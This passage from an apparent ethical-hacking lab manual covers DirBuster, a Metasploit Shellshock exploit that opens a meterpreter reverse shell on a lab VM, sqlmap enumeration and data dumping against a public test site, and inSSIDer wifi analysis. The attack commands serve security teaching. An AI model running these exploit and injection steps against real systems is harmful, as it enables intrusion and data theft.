
1. It will open a please select the directories/file list you wish to use window as shown in fig.
2. Browse where your file is saved and select the list by clicking on select list, as shown in figure



1. Click on the start button, when you click on start, DirBuster starts generating GET requests and sending them to the selected URL with a request for each of the files and directories listed in the wordlist.



After running DirBUster fro some time, you will see the results in Tree View, as shown in figure



# Practical No. 7

**Aim:** Practical on using Metasploit Framework for exploitation.

## Lab Objectives:

Exploitable shellshock vulnerability using Metasploit

## Lab Environment:


1. Administrative privileges
2. Kali linux machine as VM.
3. Windows 8.1 machine

## Implementation:


To exploit vulnerability in a webserver using Metasploit, perform the following steps:

1. Open a web browser on the Windows 8.1 machine and type [www.google.com](http://www.google.com/) in the URL.


In the Google search bar, type shellshock vm and press enter. it will give you a list of results. Open the result shown in fig



1. Scroll down the Pentesterlab page and click on here as shown in figure, to download the iso of a vm with shellshock vulnerability.



1. Open the VMware Workstation Pro after the VM is downloaded and click on Create a New Virtual Machine as shown in figure




It will start the new virtual machine wizard as shown in figure

Select the typical(recommended) radio button and click on next,as shown in figure


1. It will open the guest Operating System Installation window as shown in figure
2. Click on browser and navigate to the ISO you have downloaded in step 2 click on Next It will open a select a guest operating system window as shown in figure
3. Leave the options to default and click next. It will open the Name the virtual machine window as shown in figure

Type shellshock in the virtual machine name: text box and click on Next It will open Specify Disk Capacity window as shown in figure

1. Leave the option to default and click on Next
2. Review the settings and click on finish. It will start installing the virtual machine. when the virtual machine will be complete installed


10. Type the command "ifconfig" and press enter to view the IP address configuration of the machine, as shown in figure

1. Switch and login to the kali Linux VM. Open a web browser as shown in figure



1. Type [http://192.168.0.109](http://192.168.0.109/) and press enter to check if the webs server is up and running as shown in figure,

Here, 192.168.0.109 is the IP address of shellshock VM.




1. Type <http://192.168.0.109/cgi-bin/status> and press enter to check if there is a shellshock vulnerability in the webserver, as shown in the figure

If it shown an output as shown in figure, then is a shellshock vulnerability.



1. Open the Metasploit tool. It will open a window, as shown in figure




1. Type the command "use exploit/multi/http/apache\_mode\_cgi\_bash\_env\_exec" and press enter to select the exploit, as shown in figure




1. Set the localhost using the command "set LHOST 192.168.0.133" and press enter. The IP of the kali linux is 192.168.0.133, as shown in figure.



1. Set the rhost using the command "set RHOST 192.168.0.109" and press enter. The IP of the Shellshcok VM is192.168.0.109
2. Set the TargetURI using the command "set TARGETURI/cgi-bin/status" and press enter, as shown in figure



1. Set the payload using the command "set payload linux/x86/meterpreter/reverse\_tcp", and press enter, as shown in figure



1. Type "exploit" and press enter to run the exploit in the background, as shown in figure, it will open a Meterpreter session




From this opened meterpreter session, you can perform the following task: View the files and directories located in the machines,

Delete, upload and download files from the machine, Execute applications remotely,

List the processes, Launch a shell,

Reboot or shutdown the machine etc.

1. Type help and press enter to View the help on the meterpreter commands
2. Type arp and press enter to view the ARP cache, as shown in figure



1. Type "ipconfig" and press enter to view the IP configuration, as shown in figure



# Practical No. 8

**Aim:** Practical on injecting Code in Data Driven Applications: SQL Injection.

## Lab Objectives:


Test a website for SQL Injection Vulnerability

## Lab Environment:

1. Administrative privileges
2. Web browser with Internet connection
3. Kali linux


## Implementation:

1. Log in to Kali Linux
2. Open a web browser and enter the URL of the website you want to exploit, as shown in figure




If a URL, for example [http://testphp.vulnweb.com/listproducts.php?cat=1,](http://testphp.vulnweb.com/listproducts.php?cat=1) has a GET parameter as cat=1, then it is vulnerable to SQL injection attack

1. You check is your website is vulnerable by replacing the value=1 with \* in GET parameter. If the website result in an error as shown in figure, then it is vulnerable.



1. Open Terminal in Kali Linux
2. Type sqlmap-h and press enter to view the help and list of parameter passed in the SQLMAP, as shown in figure





1. Type the following command and press enter to list the information about the existing databases, as sown in figure 5a, figure 5b and figure 5c


"sqlmap-u <http://testphp.vulnweb.com/listproducts.php?cat=1>-dbs"

Enter N when SQLMAP ask to skip payload for other databases except from the detected databases.

Enter N again when SQLMAP ask to include all test.









In output part3, you can see the executed payloads, available databases and backend database version

1. Type the following command and press enter to list information about tables present in a particular database, as shown in figure

sqlmap-u httl://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -tables Figure 6a and 6b displays the output







In figure 6b you can see that there are eight tables.

1. Type the following command and press enter to list information about the column of a particular table, as shown in figure 7a

"sqlmap-u <http://testphp.vulnweb.com/listproducts.php?cat=1>-D acuart -T artists -columns" figure 7a and 7b displays the output







1. Type the following command and press enter to dump the data from the column, as shown in figure 8a

"sqlmap-u <http://testphp.vulnweb.com/listproducts.php?cat=1>-D acuart -T artists-C aname - dump"

figure 8a and 8b displays the output





# Practical No. 9

**Aim:** Wireless Network threats (sniff wifi hotspots, analyze strength, and discover wireless access points).

## Lab Objectives:


1. Install and configure InSSIDer
2. Check the wireless signal strength

## Lab Environment:

1. Windows OS
2. Web browser with Internet connection
3. Administrative privileges


## Implementation:

1. Type <http://inssider.en.softonic.com/download> in the address bar of a web browser, and press enter, as shown in figure
2. In the webpage that opens, click on the link, download InSSIDer for windows, as shown in figure




1. Click on free download, as shown in figure
2. Click on the downloaded files
3. In the next screen that appears, click on next
4. In the next screen, click on the ‘everyone’ radio button, and then click next
5. In the next screen that appears, click on next, as shown in figure
6. Then after the files gets installed, the following screen will appear, click ok Then InSSDer icon will appear on the desktop
7. Double click on the InSSDer icon on the desktop,

Then the following screen will appear, as shown in figure below



1. Click on the Time Graph tab, as shown in figure



It will show the time graph of all the available SSID, we need to select the particular SSID


What we need to know

1. Click on the particular SSID as shown in figure 12, in this lab we have selected WSTREAM AP0 SSID

Now you have to select another SSID for comparison

1. Scroll down the SSID and select WStream AP -1
2. Click on the 2.4 GHz channels tab
3. it will show 2.4Ghz channels for two SSID, WStreamAP1 and WStreamAP0
4. Click on 5Ghz channel

Thus, you can see the signal strength for both the SSIDs.



In this way, we can analyse wireless network strength with the help of SSIDer tool

